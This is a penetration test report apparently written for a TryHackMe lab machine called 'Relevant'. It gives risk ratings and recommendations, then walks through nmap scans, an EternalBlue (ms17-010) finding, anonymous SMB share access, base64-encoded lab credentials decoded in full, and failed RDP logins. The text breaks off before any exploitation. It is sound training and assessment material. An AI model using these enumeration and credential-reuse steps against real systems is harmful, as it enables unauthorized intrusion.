Penetration Test Report of Findings

THM | Relevant

2024-11-07

Table of Contents

Penetration Test Report of Findings 1

Executive Summary 3

- Overview 3
- Risk Metrics 3
  - Vulnerabilities 3
  - Exploitability - High 3
  - Impact - Critical 3
  - Overall Risk Assessment - Critical 3
  - Risk Summary 3
- Recommendations 4

Engagement Overview 5

- Statement of Work 5
- Scope 5
  - Hosts 5
- Methodology 5

Compromise Walkthrough 6

- Reconnaissance 6
- Initial Access 12
- Privilege Escalation 13

Engagement Results 15

- Vulnerability Overview 15

Remediations 18

- Vulnerability 01 (High) 18
- Vulnerability 02 (Critical) 18
- Vulnerability 03 (Critical) 18

Executive Summary

Overview

An engagement was conducted against the target machine “RELEVANT” on November 7th 2024. The goal of this assessment was an overall review of the security posture of the endpoint thus, all tactics, techniques, and tooling were in-scope for this assessment. The client requested that all vulnerabilities in the machine be noted.

Risk Metrics

Vulnerabilities

- Critical - 2
- High - 1

Exploitability - High
Impact - Critical
Overall Risk Assessment - Critical

Risk Summary

Due to the existence of multiple critical vulnerabilities found in the target machine which could allow a threat actor to gain remote code execution with local admin privileges with relative ease (high exploitability), this creates a critical risk in the security posture of the endpoint and potentially the network should the threat actor utilize this machine to pivot into another host.

Recommendations

- Implement regular patching and scanning to ensure systems and services are up-to-date to address most common vulnerabilities related to outdated components.
- Implement best-practices such as least privilege when configuring permissions for service and user accounts.
- Ensure user account credentials are stored in an encrypted format in a secure location and SMB shares do not permit anonymous login unless necessary.

Engagement Overview

Statement of Work

The client has requested that the assessment be conducted with no information provided about the target machine as an unknown-environment engagement, and the goal of the security engineer is to find and collect two flags as proof of exploitation:

user.txt

root.txt

The client has allowed any and all TTPs (Tactics, Techniques, and Procedures) and tools for this engagement. They have also emphasized that all vulnerabilities or potential means of exploitation should be noted post-assessment summary.

Scope

Hosts

- 10.10.84.95
- 10.10.34.176 (Restarted machine)
- 10.10.4.14 (Restarted machine)


Methodology

Throughout the engagement all potential means of compromise will be noted and tested. The target environment may need to be reset multiple times in order to thoroughly test all possible methods of compromise. Once local admin privileges have been gained and no further vulnerabilities can be identified the engagement will conclude.

Compromise Walkthrough


Reconnaissance

Initial Nmap scan to enumerate open ports:



```
root@ip-10-10-76-76:~# nmap -sS 10.10.84.95

Starting Nmap 7.60 ( https://nmap.org ) at 2024-11-07 19:27 GMT
Nmap scan report for ip-10-10-84-95.eu-west-1.compute.internal (10.10.84.95)
Host is up (0.0039s latency).
Not shown: 995 filtered ports
PORT     STATE SERVICE
80/tcp   open  http
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server
MAC Address: 02:F3:B2:93:98:B5 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 17.04 seconds
```

Further enumerated the web service on port 80 with Nmap:




```
root@ip-10-10-76-76:~# nmap -sV -sC --script=vuln -p 80 10.10.84.95

Starting Nmap 7.60 ( https://nmap.org ) at 2024-11-07 19:31 GMT
Nmap scan report for ip-10-10-84-95.eu-west-1.compute.internal (10.10.84.95)
Host is up (0.00013s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Microsoft IIS httpd 10.0
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-server-header: Microsoft-IIS/10.0
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
MAC Address: 02:F3:B2:93:98:B5 (Unknown)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 141.70 seconds
```

Checking the web service via web browser shows just the default IIS landing page. I checked the web pages source code as well as the robots.txt file for anything useful for the assessment and found no results. Could not find any exploitable vulnerabilities linked to IIS version 10.0.


Moved on to investigating the services running over ports 135, 139, and 445:
(cmd: nmap -sV -sC –script=msrpc-enum,vuln -p 135,139,445 -oN rpcenum.txt)

Analyzing the output of the scan reveals that the machine is vulnerable to a RCE exploit due to a critical vulnerability in SMBv1 (CVE-2017-0143):



```
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|_      https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
```

I checked exploit-db for any exploits related to this vulnerability which revealed that this is linked to the "EternalBlue" SMB RCE exploit:




Search: ms17-010

Date	D	A	V	Title	Type	Platform	Author
2018-02-05	⬇		✓	Microsoft Windows - 'EternalRomance'/'EternalSynergy'/'EternalChampion' SMB Remote Code Execution (Metasploit) (MS17-010)	Remote	Windows	Metasploit
2017-07-11	⬇		✓	Microsoft Windows 7/8.1/2008 R2/2012 R2/2016 R2 - 'EternalBlue' SMB Remote Code Execution (MS17-010)	Remote	Windows	sleepya
2017-05-17	⬇		✓	Microsoft Windows 7/2008 R2 - 'EternalBlue' SMB Remote Code Execution (MS17-010)	Remote	Windows	sleepya
2017-05-17	⬇		✓	Microsoft Windows 8/8.1/2012 R2 (x64) - 'EternalBlue' SMB Remote Code Execution (MS17-010)	Remote	Windows_x86-64	sleepya
2017-05-10	⬇		✗	Microsoft Windows Server 2008 R2 (x64) - 'SrvOs2FeaToNt' SMB Remote Code Execution (MS17-010)	Remote	Windows_x86-64	Juan Sacco
2017-04-17	⬇		✓	Microsoft Windows - SMB Remote Code Execution Scanner (MS17-010) (Metasploit)	DoS	Windows	Sean Dillon


Showing 1 to 6 of 6 entries (filtered from 46,102 total entries)

Before proceeding with attempting to utilize this exploit, I attempted to enumerate any SMB shares on the target machine:




```
root@ip-10-10-76-76:~# smbclient -L 10.10.84.95
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\root's password:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        nt4wrksv        Disk
Reconnecting with SMB1 for workgroup listing.
Connection to 10.10.84.95 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Failed to connect with SMB1 -- no workgroup available
root@ip-10-10-76-76:~# 
```

This revealed a non-default share which I attempted to connect to and found that it allowed anonymous login, as well as contained a file “passwords.txt” I downloaded this file to my machine for analysis:




```
root@ip-10-10-76-76:~# smbclient \\\\10.10.84.95\\nt4wrksv
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\root's password:
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Sat Jul 25 22:46:04 2020
  ..                                  D        0  Sat Jul 25 22:46:04 2020
  passwords.txt                       A       98  Sat Jul 25 16:15:33 2020

                7735807 blocks of size 4096. 5136092 blocks available
smb: \> get passwords.txt
getting file \passwords.txt of size 98 as passwords.txt (47.8 KiloBytes/sec) (average 47.9 KiloBytes/sec)
smb: \> 
```

Passwords.txt contents:



```
[User Passwords - Encoded]
Qm9iIC0gIVBAJCRXMHJEITEyMw==
QmlsbCAtIEp1dzRubmFNNG40MjA2OTY5NjkhJCQk
```

These appear to be Base64 encoded strings, so I decoded them with CyberChef, an online encoding/decoding tool:




```
Qm9iIC0gIVBAJCRXMHJEITEyMw==
QmlsbCAtIEp1dzRubmFNNG40MjA2OTY5NjkhJCQk
```

```
Bob - !P@$$W0rD!123Bill - Juw4nnaM4n420696969!$$$
```

This revealed two possible credential sets:

Username: Bob Password: !P@$$W0rD!123
Username: Bill Password: Juw4nnaM4n420696969!$$$


Tried connecting the target machine via RDP using these credentials unsuccessfully:



```
root@ip-10-10-76-76:~# xfreerdp /u:Bob /p:!P@$$W0rD!123 /v:10.10.84.95
connected to 10.10.84.95:3389
SSL_read: Failure in SSL library (protocol error?)
SSL_read: error:14094419:SSL routines:ssl3_read_bytes:tlsv1 alert access denied
credssp_recv() error: -1
Authentication failure, check credentials.
If credentials are valid, the NTLMSSP implementation may be to blame.
Error: protocol security negotiation or connection failure
root@ip-10-10-76-76:~# xfreerdp /u:Bill /p:Juw4nnaM4n420696969!$$$ /v:10.10.84.95
connected to 10.10.84.95:3389
SSL_read: Failure in SSL library (protocol error?)
SSL_read: error:14094438:SSL routines:ssl3_read_bytes:tlsv1 alert internal error
credssp_recv() error: -1
Authentication failure, check credentials.
If credentials are valid, the NTLMSSP implementation may be to blame.
Error: protocol security negotiation or connection failure
root@ip-10-10-76-76:~#
```

